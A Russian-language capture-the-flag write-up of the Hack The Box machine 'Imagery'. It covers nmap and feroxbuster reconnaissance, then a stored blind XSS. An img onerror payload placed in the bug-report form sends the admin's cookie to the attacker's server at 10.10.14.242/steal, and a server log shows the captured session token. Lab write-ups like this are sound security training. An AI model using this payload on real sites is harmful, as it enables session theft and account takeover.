

Исходные данные: 10.10.11.88

Название Imagery.

Провел разведку сканером nmap, открыты 22 порт SSH а также http сервис на 8000 – это какой то веб сервер Werkzeug httpd написанный на пайтон. Ос Linux Ubuntu.

```
(root@kali)-[~]
# nmap -sC -v -O 10.10.11.88
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 10:50 CST
NSE: Loaded 126 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:50
Completed NSE at 10:50, 0.00s elapsed
Initiating NSE at 10:50
Completed NSE at 10:50, 0.00s elapsed
Initiating Ping Scan at 10:50
Scanning 10.10.11.88 [4 ports]
Completed Ping Scan at 10:50, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:50
Completed Parallel DNS resolution of 1 host. at 10:50, 0.08s elapsed
Initiating SYN Stealth Scan at 10:50
Scanning 10.10.11.88 [1000 ports]
Discovered open port 22/tcp on 10.10.11.88
Discovered open port 8000/tcp on 10.10.11.88
Completed SYN Stealth Scan at 10:50, 3.65s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.10.11.88
NSE: Script scanning 10.10.11.88.
Initiating NSE at 10:50
Completed NSE at 10:50, 5.58s elapsed
Initiating NSE at 10:50
Completed NSE at 10:50, 0.01s elapsed
Nmap scan report for 10.10.11.88
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp  open  http-alt
|_ http-title: Image Gallery
| http-methods:
|_  Supported Methods: GET OPTIONS HEAD
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Uptime guess: 40.210 days (since Wed Sep 24 06:47:51 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: All zeros

NSE: Script Post-scanning.
Initiating NSE at 10:50
Completed NSE at 10:50, 0.00s elapsed
Initiating NSE at 10:50
```

```


NSE: Script Post-scanning.
Initiating NSE at 10:50
Completed NSE at 10:50, 0.00s elapsed
Initiating NSE at 10:50
Completed NSE at 10:50, 0.00s elapsed
Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.90 seconds
Raw packets sent: 1154 (51.610KB) | Rcvd: 1071 (43.526KB)

(root@kali)~#
# nmap -sS -sV -O 10.10.11.88
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 10:51 CST
Nmap scan report for 10.10.11.88
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
8000/tcp  open  http     Werkzeug httpd 3.1.3 (Python 3.12.7)
Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.50 seconds

```


Собственно, вбив в адресной строке айпи адрес, меня перевело на веб сайт, это какая то галерея. Там есть форма регистрации, логина. Я зарегистрировался. Но при регистрации вводил почту и пароль.




Авторизировался:



Можно загрузить картинку:



Также можно сообщить о багах:



Провели фаззинг веб каталогов с помощью утилиты feroxbuster:

feroxbuster -u <http://imagery.htb:8000/> -w directory-list-2.3-medium.txt

```
(root@kali)-[/usr/share/seclists/Discovery/Web-Content]
# feroxbuster -u http://imagery.htb:8000/ -w directory-list-2.3-medium.txt -ac

FEROXBUSTER
by Ben "epi" Risher      ver: 2.12.0

Target Url      http://imagery.htb:8000/
Threads        50
Wordlist        directory-list-2.3-medium.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      c
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
HTTP methods    [GET]
Recursion Depth 4
New Version Available https://github.com/epi052/feroxbuster/releases/latest

Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
401 GET 1l 4w 59c http://imagery.htb:8000/images
405 GET 5l 20w 153c http://imagery.htb:8000/login
405 GET 5l 20w 153c http://imagery.htb:8000/register
200 GET 27l 48w 584c http://imagery.htb:8000/static/fonts.css
405 GET 5l 20w 153c http://imagery.htb:8000/upload_image
200 GET 3l 282w 20343c http://imagery.htb:8000/static/purify.min.js
200 GET 27l 3430w 407279c http://imagery.htb:8000/static/tailwind.js
200 GET 2779l 9472w 146960c http://imagery.htb:8000/
405 GET 5l 20w 153c http://imagery.htb:8000/logout
[>] - 89s 7435/220559 31m found:9 errors:0
Caught ctrl+c saving scan state to ferox-http_imagery_htb:8000_-1762270311.state ...
[>] - 89s 7437/220559 31m found:9 errors:0
[>] - 89s 7415/220545 84/s http://imagery.htb:8000/
[ ] - 0s 0/220545 - http://imagery.htb:8000/static/fonts.css
[ ] - 0s 0/220545 - http://imagery.htb:8000/upload_image
[ ] - 0s 0/220545 - http://imagery.htb:8000/static/purify.min.js
[ ] - 0s 0/220545 - http://imagery.htb:8000/static/tailwind.js
```

```
401 GET 1l 4w 59c http://imagery.htb:8000/images
405 GET 5l 20w 153c http://imagery.htb:8000/login
405 GET 5l 20w 153c http://imagery.htb:8000/register
200 GET 27l 48w 584c http://imagery.htb:8000/static/fonts.css
405 GET 5l 20w 153c http://imagery.htb:8000/upload_image
200 GET 3l 282w 20343c http://imagery.htb:8000/static/purify.min.js
200 GET 27l 3430w 407279c http://imagery.htb:8000/static/tailwind.js
200 GET 2779l 9472w 146960c http://imagery.htb:8000/
405 GET 5l 20w 153c http://imagery.htb:8000/logout
```

Обнаружены такие каталоги как:

/images

/login

/register

/static/fonts.css

/upload\_image

/static/purify.min.js


/tailwind.js


/logout

Просмотрел данные каталоги. Там собственно, ничего такого интересного.

Насколько я знаю, такие формы как report a bug, могут быть уязвимы к XSS.

Попробуем посмотреть, куда у нас попадает текст после сообщения о багах, для этого я открыл DevTools, Network и стал смотреть наш POST запрос при отправке бага:





Ну и собственно в поле Response я обнаружил, такую надпись: **Bug report submitted. Admin review in Progress.**

Это означает, что наш репорт, будет у админа.

Значит, попробуем внедрить stored blind XSS

Решая данную, машину, я столкнулся с уязвимостью XSS в первый раз. Поэтому использовал уже готовый пэйлоад. Но как бы суть уязвимости понятна. То что наш JavaScript код будет исполнен со стороны админа и собственно мы можем перехватить его куки.

Далее, я поднял пайтон сервер командой: **python3 -m http.server 80**. Он будет слушать на 80 порту.

Ну и в форму Report a bug, я вставил вот такой вот пэйлоад: **<img src=x onerror=\"(new Image).src='http://10.10.14.242/steal?c='+encodeURIComponent(document.cookie)\">**

Ну и как мы можем видеть наш пайтон сервер словил сессию администратора:



```
(root@kali) [~/test]
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.88 - - [11/Nov/2025 03:09:10] code 404, message File not found
10.10.11.88 - - [11/Nov/2025 03:09:10] "GET /steal?c=session%3D%20e%20j%20b%20E%20g%20z%20A%20M%20P%20_Fc4UEZcpER74iMo1LLSUGxc6AEP-Ooqod793T3QmRdu94zBEcYL8M4RlHeAdrk2YwcFyqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBT021rU6ccaVydB9b4LoBKr%20w.aRlv3A.eMP5pVIX7G-w09K2CR9f43fjIlk HTTP/1.1" 404 -
10.10.14.242 - - [11/Nov/2025 03:10:02] code 404, message File not found
10.10.14.242 - - [11/Nov/2025 03:10:02] "GET /steal?c=session%3D%20e%20j%20b%20E%20g%20z%20A%20M%20P%20_Fc4UEZcpER74iMo1LLSUGxc6AEP-Ooqod793T3QmRdu94zBEcYL8M4RlHeAdrk2YwcFyqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBT021rU6ccaVydB9b4LoBKr%20w.aRlv3A.eMP5pVIX7G-w09K2CR9f43fjIlk HTTP/1.1" 404 -
```

